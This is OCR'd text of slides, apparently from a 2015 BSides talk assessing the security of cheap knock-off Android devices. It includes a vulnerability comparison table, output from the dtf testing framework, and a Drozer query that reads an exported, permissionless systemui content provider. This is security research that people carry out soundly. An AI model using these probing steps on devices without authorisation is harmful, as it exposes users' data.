All the Looks without the Price Tag

A Case Study of Device Security for Knock-Off Android Phones

BSIDES ASHEVILLE

Jake Valletta
June 28, 2015

Who Am I


- Senior Consultant at Mandiant
- Mobile security researcher
- Beer drinker
- @jake_valletta

Agenda

- Motivation & Setup
- Testing Process
- Case Study Results
- Conclusions
- Question & Answers

Motivation & Setup

Knockoff Security?




Store	Device	Price	Trust Score	Trustworthiness	OS	Known Vulnerabilities	Security Backdoor	USB data theft	Security Misconfigurations
Google	HTC Nexus 9	$399.99	10	Trustable	5	0	✓	✓	✓
Multiple Stores	Samsung Galaxy Tab 3 Lite	$99.99	8.6	Trustable	4.2.2	0	✓	✓	✓
BestBuy	DigiLand	$49.99	**	N/A	4.4.0	Futex	X	✓	X
Walmart	Nextbook	$49.00	7	Semi-Trustable	4.4.2	FakeID and Futex	✓	✓	✓
Target	RCA Mercury 7"	$39.99	6.9	Semi-Trustable	4.4.2	FakeID and Futex	✓	✓	✓
Kmart	Mach Speed Xtreme Play	$39.99	6.5	Semi-Trustable	4.4.2	FakeID and Futex	✓	✓	X
Walmart	Pioneer 7"	$49.99	6.4	Semi-Trustable	4.2.2	Masterkey and FakeID	✓	✓	✓
Walmart	Ematic	$49.99	6.3	Semi-Trustable	4.2.2	Masterkey, FakeID, and Futex	✓	✓	✓
Staples	Mach Speed Jlab Pro	$39.99	6.1	Semi-Trustable	4.4.2	FakeID and Futex	✓	X	✓
Walmart	RCA 9"	$69.00	5.8	Semi-Trustable	4.2.2	Masterkey, FakeID, and Futex	✓	✓	✓
Fred's	Craig 7"	$49.99	5.5	Semi-Trustable	4.2.2	Masterkey, FakeID, and Futex	✓	✓	✓
Walmart	Worryfree Zeepad	$47.32	4.4	Suspicious	4.2.2	FakeID and Futex	X	X	X
Walgreens	Polaroid	$49.99	2.7	Suspicious	4.1.1	Masterkey, FakeID, Heartbleed, and Futex	X	✓	X
Kohl's	Zeki	$49.99	2.1	Suspicious	4.1.1	Masterkey, FakeID, Heartbleed, and Futex	X	X	X

https://bluebox.com/business/santa-or-the-grinch-android-tablet-analysis-2014/

Why Bother?

- Are Chinese phones are actually safe for use?
  - Vulnerabilities
  - Malware?
- Compare security to that of flagship devices
  - Most (major) OEMs are very responsive to security
- Test my tools!

Knockoffs



Shop by category

android 4.4

All C

Related: android 4.3 android 4.3 tablet android tablet android kitkat android 4.2 nexus 4 android 4.4 tablet

Categories

Cell Phones & Accessories (13,123)

See all categories

Brand see all

- □ CUBOT (864)
- □ Huawei (444)
- □ iRulu (228)
- □ Lenovo (1,245)
- □ THL (461)

Network see all

- □ AT&T (204)
- □ Net10 (14)
- □ Straight Talk (90)
- □ T-Mobile (45)
- □ TracFone (33)

Storage Capacity see all

- □ 32GB (296)
- □ 16GB (2,117)
- □ 8GB (3,174)
- □ 4GB (2,202)
- □ 2GB (96)

Color see all

Features see all

All Listings Auction Buy It Now

Sort: Best Match

android 4.4 39,225 listings

Follow this search

5" Android 4.4 Smartphone Dual SIM Unlocked 3G/GSM Cell Phone

US Stock✓Free Shipping✓25% Off✓Dual SIM✓WiFi✓

$68.88

Buy It Now

Free shipping

2264 sold

5" Unlocked Dual SIM Android 4.4 Smartphone Dual GPS WiFi Cell Phone

USA Stock✓25% Off✓ Work for T-Mobile Cell Phone✓

$68.81

Was: ~~$73.99~~

Buy It Now

Free shipping

544 sold

7% off

Purchases

- 5x Chinese brand mobile phones (~$400)
  - JIAKE
  - Leagoo
  - Doogee
  - CUBOT
  - Mpie
- T-Mobile SIM card ($50/month)


T · · Mobile ·
NO ANNUAL CONTRACT
On T-Mobile's Nationwide 4G Network
Standard SIM Card for use with your own phone
Lift Here
SIM STARTER KIT
Activate any T-Mobile® or unlocked compatible GSM phone
Service Activation Card and Standard SIM included
Works with compatible Apple® iPhone®
Not active until scanned at register. Additional airtime purchase is required to start using service.

Tools of the Trade

- Device Testing Framework (“dtf”)
  - https://github.com/jakev/dtf
  - https://github.com/jakev/dtfmods-core
- General Android reversing tools
  - apktool, smali, dex2jar, etc.
- Drozer (@mwrlabs)
- Recap (Palindrome)
- Trustable (Bluebox)

Device Testing Framework

- Modular framework for device exploration
  - Not a vulnerability scanner or exploitation framework
- Helps expose weaknesses on a device
  - Think “nmap”



```
01:07:07 /DevTesting$ dtf -h
Android Device Testing Framework (dtf) version 1.1.0-dev
Usage: dtf [command] <command_args>
   Core Commmands:
     archive     Archive your dtf project files.
     client      Install/remove the dtf client.
     help        Prints this help screen.
     init        Initializes a project.
     local       Display all local modules.
     logcat      Tail the dtf logfile.
     modules     Print all global and local modules.
     pm          The dtf package manager.
     prop        The dtf property manager.
     reset       Removes the dtf config from current directory.
     shell       Creates a shell on your test device.
     status      Determine if project device is attached.
```


Device Testing Framework

- Currently 34 modules in GitHub
- Focuses on:
  - Applications
  - System services
  - Binaries + shared libraries
  - Linux devices (/dev/)
- "What did the OEMs add or change, and is it vulnerable?"

Testing Process

Automated Scanning

- Recap for automated vulnerability scanning
  - Performs checks based on versions
- Trustable for general device misconfigurations
  - Assigns “score” to device




Is this device trustable?

Trust score
7.7
Semi-Trustable

Score details

- The platform is using AOSP/emulator signer
- This device is rooted
- Large number of root certs enabled



Latest scan results

Last scan: Jun 15, 2015
Vulnerabilities found: 83

Scanner


Scanning vulnerability 33 of 2846

1%

Cancel scan

Testing with “dtf”

- Boring pre-processing
  - Pulls data, processes, etc.
  - www.thecobraden.com/projects/dtf/example




```
05:30:42 /DevTesting/NewDevice$ \
> dtf sysappdb pull --no-md5 && dtf frameworkdb pull && dtf frameworkres \
> dtf frameworkdb process && dtf frameworkdb unpack --report \
> dtf sysappdb unpack --report && dtf sysappdb process --save-missing \
> dtf appdexdb create --all && dtf frameworkdexdb create --all \
> dtf devdb create && dtf sysservicedb create && dtf getpermissions \
> dtf getsyslibs && dtf bindiff --pull
```

Applications

- Exposed Components
  - Activities
  - Services
  - Receivers
  - Content Providers
- Permission issues
- Privileged applications
  - Shared user IDs

Applications - Components


- Exposure using `sysappdb` module
  - Export issues
  - Permission issues
  - Added OEM content



```
01:44:16 /DevTesting/Doogee$ dtf sysappdb exposed \
> com.android.systemui --filter providers --new-only
[Fri Jun 19 13:44:21 EDT 2015] sysappdb/I - app_name : com.android.systemui
[+] Printing exposed providers...
   [EXP] Explicit export flag!
   com.android.systemui.floatpanel.FloatWindowProvider
       Authorities: com.android.systemui.floatwindow
       Permission: None
       Read Permission: None
       Write Permission: None
       Enabled: None
       Exported: True
       Granted URI Permissions: None
```

Applications - Components


- Using Drozer to interact with providers



```
dz> run app.provider.query content://com.android.systemui.floatwindow/float --vertical

           _id  1
 componentName  ComponentInfo{com.android.mms/com.android.mms.ui.BootActivity}
        intent  #Intent;action=android.intent.action.MAIN;category=android.intent.categ
ory.LAUNCHER;launchFlags=0x10200000;component=com.android.mms/.ui.BootActivity;end
      position  0
floatContainer  1

           _id  2
 componentName  ComponentInfo{com.android.gallery3d/com.android.gallery3d.app.GalleryAc
tivity}
        intent  #Intent;action=android.intent.action.MAIN;category=android.intent.categ
ory.LAUNCHER;launchFlags=0x10200000;component=com.android.gallery3d/.app.GalleryActivit
y;end
      position  1
floatContainer  1

           _id  3
 componentName  ComponentInfo{com.android.browser/com.android.browser.BrowserActivity}
        intent  #Intent;action=android.intent.action.MAIN;category=android.intent.categ
ory.LAUNCHER;launchFlags=0x10200000;component=com.android.browser/.BrowserActivity;end
      position  2
floatContainer  1
```

Applications - Permissions


- Missing permissions?



```
<provider android:authorities="com.android.systemui.floatwindow"
          android:exported="true"
          android:name="com.android.systemui.floatpanel.FloatWindowProvider"
          android:readPermission="com.android.launcher.permission.READ_SETTINGS"
          android:writePermission="com.android.launcher.permission.WRITE_SETTINGS"/>
```

